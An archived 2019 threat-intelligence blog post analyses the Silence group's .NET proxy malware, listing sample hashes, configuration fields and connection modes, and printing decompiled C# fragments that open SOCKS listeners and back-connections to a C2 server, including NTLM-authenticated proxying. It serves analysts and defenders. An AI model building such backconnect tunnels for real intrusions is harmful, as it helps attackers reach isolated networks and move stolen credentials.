Some Notes on the Silence Proxy – One Night in Norfolk

Published: 2019-02-06 · Archived: 2026-04-10 02:52:10 UTC

Skip to content

In August 2018, Group-IB published research (available in translated form here) regarding a financially-motivated group referred to by the community as Silence. Included in this report is the mention of a proxy tool that the group uses to route traffic to and from devices on an infected network that are normally isolated from the Internet.

Although the tool is simple (and in development), it has not yet been well-documented in the public space. This may partly be because the tool is relatively rare: Group-IB describes Silence as a small group performing a limited set of activities. For researchers to obtain a copy, the Silence proxy would have to be deployed post-compromise, identified during incident response, and uploaded online. Given the rarity, some notes on the .NET version of this tool are below as a reference to future analysts.


Technical Details

Files examined:
50565c4b80f41d2e7eb989cd24082aab (New)
8191dae4bdeda349bda38fd5791cb66f (Old)

The Silence proxy is written in .NET and known versions are packed with SmartAssembly. This can be unpacked automatically using a tool such as De4Dot to facilitate static analysis; however, this can lead to issues during debugging (with a tool such as DnSpy) that prevent the malware from properly executing. In the two known samples, the malware's source code is readable even without this step.

The Silence proxy performs four basic tasks:

1) The malware reads and parses its configuration
2) The malware enters a switch/case statement based on a configuration value
3) The malware opens a connection to a specified C2, the type of which depends on task 2
4) (Optional) The malware can perform status logging (to a local location that varies by sample)



The Silence proxy configuration (right click, open in new tab)

In the sample analyzed, the configuration specifies the following:

BackConnectServerIP – C2 server IP
BackConnectServerPort – C2 server port
ConfiguredAs – Type of connection (used in the Case/Switch statement)
DomainName – Used for NtlmAuth case
PortToListen – Listening port
ProxyIP – Endpoint IP
ProxyPort – Endpoint Port
UserName – Used for authentication cases
UserPassword – Used for authentication cases

From here, the tool passes the ConfiguredAs value into a Case/Switch statement that determines what type of connection to open. This routine is not fully implemented, and thus serves as an excellent example for malware that is “under development.” The first image below shows a portion of the Case/Switch statement with several cases that have not yet been populated with code. The second image below is from a “newer” sample. While there is still an empty case, the ProxyBackConnector case has been filled in.

```
namespace SocksTest.Connectors
{
    // Token: 0x02000019 RID: 25
    public class SocksConnectorFactory : IConnectorFactory
    {
        // Token: 0x0600003B RID: 59 RVA: 0x000025B4 File Offset: 0x000007B4
        public SocksConnectorFactory(ICanLog log)
        {
            this.canLog = log;
        }

        // Token: 0x0600003C RID: 60 RVA: 0x000025C4 File Offset: 0x000007C4
        public ITlvClientSource GetClientSourceByConfig(SocksSettings settings)
        {
            ITlvClientSource result = null;
            switch (settings.ConfiguredAs)
            {
            case ConfigType.SocksServer:
                result = new TlvClientSourceFromListener(this.canLog, new IPEndPoint(IPAddress.Any, (int)settings.PortToListen));
                break;
            case ConfigType.DirectBackConnector:
                result = new DirectBackConnector(new IPEndPoint(IPAddress.Parse(settings.BackConnectServerIp), settings.BackConnectServerPort));
                break;
            case ConfigType.ProxyBackConnector:
            case ConfigType.ProxyBackConnectorWithAuth:
                break;
            case ConfigType.ProxyBackConnectorWithDomainAuth:
            {
                ProxyEndPoint proxyEndPoint = new ProxyEndPoint();
                proxyEndPoint.IpAddress = settings.ProxyIp;
                proxyEndPoint.Port = settings.ProxyPort;
                ProxyAuthInfo proxyAuth = new ProxyAuthInfo
                {
                    DomainName = settings.DomainName,
                    UserName = settings.UserName,
                    WorkstationName = Environment.MachineName,
                    UserPassword = settings.UserPassword
                };
                result = new ThroughProxyConnectionEstablisher(proxyEndPoint, proxyAuth);
                break;
            }
            default:
                throw new ArgumentOutOfRangeException();
            }
            return result;
```

Older sample with ProxyBackConnector not populated

```
public ITlvClientSource \u0001(SocksSettings A_1, ILogger A_2)
{
    ITlvClientSource result = null;
    switch (A_1.ConfiguredAs)
    {
    case ConfigType.SocksServer:
        result = new TlvClientSourceFromListener(this.\u0001, new IPEndPoint(IPAddress.Any, (int)A_1.PortToListen));
        break;
    case ConfigType.DirectBackConnector:
        result = new \u000F.\u0005(new IPEndPoint(IPAddress.Parse(A_1.BackConnectServerIp), A_1.BackConnectServerPort));
        break;
    case ConfigType.ProxyBackConnector:
    {
        IPEndPoint ipendPoint = new IPEndPoint(IPAddress.Parse(A_1.ProxyIp), A_1.ProxyPort);
        result = new global::\u0001.\u0005(new IPEndPoint(IPAddress.Parse(A_1.BackConnectServerIp), A_1.BackConnectServerPort), ipendPoint, A_2);
        break;
    }
    case ConfigType.ProxyBackConnectorWithAuth:
        break;
    case ConfigType.ProxyBackConnectorNtlmAuth:
    {
        \u0006.\u0001 \u0001 = new \u0006.\u0001();
        \u0001.\u0001 = A_1.ProxyIp;
        \u0001.\u0002 = A_1.ProxyPort;
        global::\u0003.\u0003 \u0003 = new global::\u0003.\u0003
        {
            \u0004 = A_1.DomainName,
            \u0001 = A_1.UserName,
            \u0003 = Environment.MachineName,
            \u0002 = A_1.UserPassword
        };
        result = new NtlmProxyConnectionEstablisher(\u0001, \u0003, A_2);
        break;
    }
    default:
        throw new ArgumentOutOfRangeException();
    }
    return result;
}
```

“Newer” sample with ProxyBackConnector implemented

In total, the tool supports (or likely will support) the following cases, which represent the functionality of the malware:

SocksServer – Act as a listener for network traffic
DirectBackConnector – Open a connection to a specified IP and accept the response
ProxyBackConnector – Open a connection to a specified IP and route the response to another device
ProxyBackConnectorWithAuth- Not implemented, likely intended as proxy + regular (non-domain) credentials
ProxyBackConnectorWithNtlmAuth – Proxy with an implementation to pass domain credentials

As mentioned at the start of the post, this is not a complex tool. Despite this, its appearance on the network should be cause for concern, as it is indicative of an adversary that is attempting to route traffic to and from a specific isolated device.

Post navigation

Source: https://norfolkinfosec.com/some-notes-on-the-silence-proxy/